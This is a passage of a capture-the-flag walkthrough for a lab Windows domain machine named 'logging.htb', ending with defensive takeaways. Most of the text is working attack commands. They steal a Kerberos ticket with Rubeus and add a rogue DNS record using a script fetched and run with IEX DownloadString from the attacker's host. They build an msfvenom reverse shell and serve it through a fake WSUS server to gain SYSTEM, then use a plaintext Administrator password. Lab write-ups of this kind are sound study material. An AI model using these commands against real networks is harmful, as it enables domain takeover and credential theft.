Step 1 Get a Valid Kerberos Ticket for jaylee.clifton
We need a proper Kerberos ticket to authenticate domain operations as jaylee. From the reverse shell, use Rubeus to delegate a TGT:
Rubeus.exe tgtdeleg /nowrap
What does tgtdeleg do? It requests a delegatable TGT for the currently logged-on
user without requiring admin rights. The /nowrap flag outputs the base64-encoded
ticket without line breaks so it is easy to copy.
Back on Kali, convert it:
# Decode and save the kirbi file
echo "<base64_ticket_here>" | base64 -d > jaylee.clifton.kirbi

# Convert from Windows kirbi format to Linux ccache format
ticketConverter.py jaylee.clifton.kirbi jaylee.clifton.ccache

export KRB5CCNAME=jaylee.clifton.ccache
Optionally get a certificate and NT hash via ADCS for a more durable authentication path:
# Request a certificate as jaylee.clifton using your Kerberos ticket
certipy req -target dc01.logging.htb -dc-host dc01.logging.htb \
  -k -no-pass -ca logging-DC01-CA

# Authenticate with the certificate - outputs a fresh TGT and the NT hash
certipy auth -dc-ip $TARGET -pfx jaylee.clifton.pfx
Step 2 - Add a Rogue DNS Entry
We need wsus.logging.htb to resolve to our Kali IP. Standard DNS management tools
require Domain Admin rights. Instead we use PowerMad’s Invoke-DNSUpdate which
abuses the DNS dynamic update protocol - a feature that allows authenticated domain
users to register their own DNS records (how workstations auto-register themselves
when joining a domain).
# Load PowerMad into memory from your Kali web server
IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>/Invoke-DNSUpdate.ps1')

# Add an A record: wsus.logging.htb → your Kali tun0 IP
Invoke-DNSUpdate -DNSType A -DNSName wsus -DNSData 10.10.15.236 -Realm logging.htb
Confirm the DNS entry resolves correctly from Kali:
ping wsus.logging.htb
# Should reply from YOUR Kali IP, not the real DC
Also add it to your local /etc/hosts:
echo "<YOUR_LHOST> wsus.logging.htb" | sudo tee -a /etc/hostsStep 3 - Set Up the Fake WSUS Server
Use wsuks - a modern tool that handles the WSUS MITM and TLS without needing to manually patch pywsus:
# Install
sudo apt install pipx python3-nftables
pipx ensurepath
pipx install wsuks --system-site-packages
sudo ln -s ~/.local/bin/wsuks /usr/local/sbin/wsuks
Prepare your reverse shell payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<LHOST> LPORT=9001 \
  -f exe -o rev.exe

# Start a second listener for the SYSTEM shell
nc -lvnp 9001
Run the fake WSUS server:
wsuks --serve-only \
  --WSUS-Server wsus.logging.htb \
  --tls-cert wsus_cert.pem \
  --WSUS-Port 8531 \
  -I tun0 \
  -c "C:\Windows\Temp\rev.exe"
Flag breakdown:
--serve-only- Act as a WSUS server only, do not proxy to the real WSUS--WSUS-Server wsus.logging.htb- The hostname our fake server announces itself as--tls-cert wsus_cert.pem- TLS certificate (port 8531 requires HTTPS)-I tun0- Listen on the VPN interface-c- The command to execute on the victim via the fake update
If you prefer the classic tool, pywsus also works:
python3 pywsus.py -H wsus.logging.htb -p 8531 \
  -e PsExec64.exe -c "-accepteula -s cmd.exe"
How does this actually work? wsuks and pywsus respond to the Windows Update Agent’s SOAP API requests with crafted responses that claim your payload is an approved and required Windows update. The Update Agent - which runs as SYSTEM - downloads the binary from your server and executes it. No code-signing verification blocks this in default WSUS configurations.
Step 4 - Trigger the Update Check
The DC checks WSUS on its own schedule but you can force an immediate check from
the jaylee.clifton shell:
# Force an immediate WSUS sync
wuauclt.exe /detectnow /updatenow

# On newer Windows builds
UsoClient.exe StartScan
Watch wsuks output as the DC connects to your fake WSUS, requests the update catalog, and downloads your payload. Shortly after your SYSTEM listener receives a connection.
Root
With a SYSTEM shell you can recover the Administrator password from the registry or credential stores. Alternatively it surfaced during post-exploitation:
getTGT.py logging.htb/administrator:'ParolaptController2026#'
export KRB5CCNAME=administrator.ccache
Retrieve the root flag:
nxc smb $TARGET -u Administrator -k --use-kcache \
  -x "type C:\Users\toby.brynleigh\Desktop\root.txt"
Or get an interactive session:
psexec.py -k logging.htb/[email protected]
C:\Users\toby.brynleigh\Desktop> type root.txt
<root_flag>
Note: The root flag lives on

toby.brynleigh’s desktop rather thanAdministrator’s. This is intentional - it reinforces that SYSTEM or Administrator access on Windows means you can read any file on the machine regardless of which user it belongs to.

Full Attack Chain
Key Takeaways
WSUS on the DC with no network segmentation is catastrophic. CVE-2025-59287 requires zero credentials and produces SYSTEM-level code execution. WSUS should never be reachable from attacker-controlled hosts - strict network segmentation and patching are the only real mitigations.
Verbose logging kills credential hygiene. The identity sync service logged its LDAP bind password at VERBOSE level in a file stored on a readable SMB share. Secrets should never appear in logs. Use Windows Credential Manager, DPAPI, or gMSAs for service authentication instead of plaintext passwords in connection strings.
Kerberos-only restrictions add friction but are not a silver bullet. Forcing AES
Kerberos and blocking NTLM for svc_recovery was a sensible hardening step that
required us to sync clocks and negotiate the correct cipher. However since the
password was recoverable from a log file the restriction only added a small hurdle.
Proper secrets management matters more than authentication protocol restrictions.
Shadow credentials are a stealthy alternative to password resets. Writing to
msDS-KeyCredentialLink generates no password-change event and leaves the real
password untouched. Detection requires specifically monitoring for modifications to
this attribute on machine and service accounts.
DLL hijack via zip drop is an underappreciated attack vector. When an application extracts files from a user-controlled location into a privileged directory and then loads them it effectively hands you code execution at its privilege level. Always verify the cryptographic integrity of dynamically loaded components.
WSUS MITM escalates to SYSTEM on every managed machine. Any host that checks into WSUS is a potential SYSTEM shell for anyone who can redirect that DNS name. WSUS deployments should use HTTPS exclusively, enforce certificate pinning via Group Policy, and alert on DNS record changes for WSUS-related hostnames.



Comments